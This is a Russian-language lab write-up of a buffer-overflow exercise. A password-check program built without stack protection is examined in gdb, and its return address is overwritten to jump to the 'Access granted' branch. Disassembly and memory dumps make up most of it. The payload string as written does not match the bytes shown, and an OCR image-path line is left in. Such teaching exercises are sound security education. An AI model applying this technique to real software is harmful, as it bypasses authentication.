Имеется программа компилировать с ключами: -fno-stack-protector -no-pie. Необходимо произвести анализ программы с помощью отладчика для выяснения длины массива для ввода пароля и адреса ветки условия проверки корректности ввода пароля, которая выполняется при условии совпадения паролей.
Ввести пароль (строку символов) таким образом, чтобы перезаписать адрес возврата на выясненный адрес


Адрес возврата в main :0x00000000004011dd

```
(gdb) disas
Dump of assembler code for function main:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   %rbp
   0x000000000040119b <+5>:     mov    %rsp,%rbp
   0x000000000040119e <+8>:     sub    $0x10,%rsp
=> 0x00000000004011a2 <+12>:    lea    0xe5b(%rip),%rax        # 0x402004
   0x00000000004011a9 <+19>:    mov    %rax,%rdi
   0x00000000004011ac <+22>:    call   0x401070 <puts@plt>
   0x00000000004011b1 <+27>:    mov    $0x0,%eax
   0x00000000004011b6 <+32>:    call   0x4011f3 <IsPassOk>
   0x00000000004011bb <+37>:    mov    %eax,-0x4(%rbp)
   0x00000000004011be <+40>:    cmpl   $0x0,-0x4(%rbp)
   0x00000000004011c2 <+44>:    jne    0x4011dd <main+71>
   0x00000000004011c4 <+46>:    lea    0xe49(%rip),%rax        # 0x402014
   0x00000000004011cb <+53>:    mov    %rax,%rdi
   0x00000000004011ce <+56>:    call   0x401070 <puts@plt>
   0x00000000004011d3 <+61>:    mov    $0x1,%edi
   0x00000000004011d8 <+66>:    call   0x4010a0 <exit@plt>
   0x00000000004011dd <+71>:    lea    0xe3e(%rip),%rax        # 0x402022
   0x00000000004011e4 <+78>:    mov    %rax,%rdi
   0x00000000004011e7 <+81>:    call   0x401070 <puts@plt>
   0x00000000004011ec <+86>:    mov    $0x0,%eax
   0x00000000004011f1 <+91>:    leave
   0x00000000004011f2 <+92>:    ret
```

Записанный адрес с помощью переполнения. Строка имеет вид "HHHHHHHHHHHHHIIIIIIII00000000004011dd"

```
(gdb) p $rsp
$2 = (void *) 0x7fffffffdd20
(gdb) x/32bx 0x7fffffffdd20
0x7fffffffdd20: 0x00    0x3e    0x40    0x00    0x48    0x48    0x48    0x48
0x7fffffffdd28: 0x48    0x48    0x48    0x48    0x48    0x48    0x48    0x48
0x7fffffffdd30: 0x49    0x49    0x49    0x49    0x49    0x49    0x49    0x49
0x7fffffffdd38: 0xdd    0x11    0x40    0x00    0x00    0x00    0x00    0x00
(gdb) x/32bc 0x7fffffffdd20
0x7fffffffdd20: 0 '\000'        62 '>'  64 '@'  0 '\000'        72 'H'  72 'H'  72 'H'  72 'H'
0x7fffffffdd28: 72 'H'  72 'H'  72 'H'  72 'H'  72 'H'  72 'H'  72 'H'  72 'H'
0x7fffffffdd30: 73 'I'  73 'I'  73 'I'  73 'I'  73 'I'  73 'I'  73 'I'  73 'I'
0x7fffffffdd38: -35 '\335'      17 '\021'       64 '@'  0 '\000'        0 '\000'        0 '\000'        0 '\000'        0 '\000'
(gdb)
```

В шестнадцатеричном виде



После завершения функции IsPassOk() переход осуществляется сразу по адресу 0x000000000004011dd

```
   0x000000000040122e <+59>:    leave
=> 0x000000000040122f <+60>:    ret
End of assembler dump.
(gdb) ni
main () at ex5_2.c:16
16              printf("Access granted!\n");
(gdb) disas
Dump of assembler code for function main:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   %rbp
   0x000000000040119b <+5>:     mov    %rsp,%rbp
   0x000000000040119e <+8>:     sub    $0x10,%rsp
   0x00000000004011a2 <+12>:    lea    0xe5b(%rip),%rax
   0x00000000004011a9 <+19>:    mov    %rax,%rdi
   0x00000000004011ac <+22>:    call   0x401070 <puts@plt>
   0x00000000004011b1 <+27>:    mov    $0x0,%eax
   0x00000000004011b6 <+32>:    call   0x4011f3 <IsPassOk>
   0x00000000004011bb <+37>:    mov    %eax,-0x4(%rbp)
   0x00000000004011be <+40>:    cmpl   $0x0,-0x4(%rbp)
   0x00000000004011c2 <+44>:    jne    0x4011dd <main+71>
   0x00000000004011c4 <+46>:    lea    0xe49(%rip),%rax
   0x00000000004011cb <+53>:    mov    %rax,%rdi
   0x00000000004011ce <+56>:    call   0x401070 <puts@plt>
   0x00000000004011d3 <+61>:    mov    $0x1,%edi
   0x00000000004011d8 <+66>:    call   0x4010a0 <exit@plt>
=> 0x00000000004011dd <+71>:    lea    0xe3e(%rip),%rax
   0x00000000004011e4 <+78>:    mov    %rax,%rdi
   0x00000000004011e7 <+81>:    call   0x401070 <puts@plt>
   0x00000000004011ec <+86>:    mov    $0x0,%eax
   0x00000000004011f1 <+91>:    leave
   0x00000000004011f2 <+92>:    ret
End of assembler dump.
(gdb) p $rip
$5 = (void (*)()) 0x4011dd <main+71>
(gdb) n
Access granted!
19      }
(gdb)
```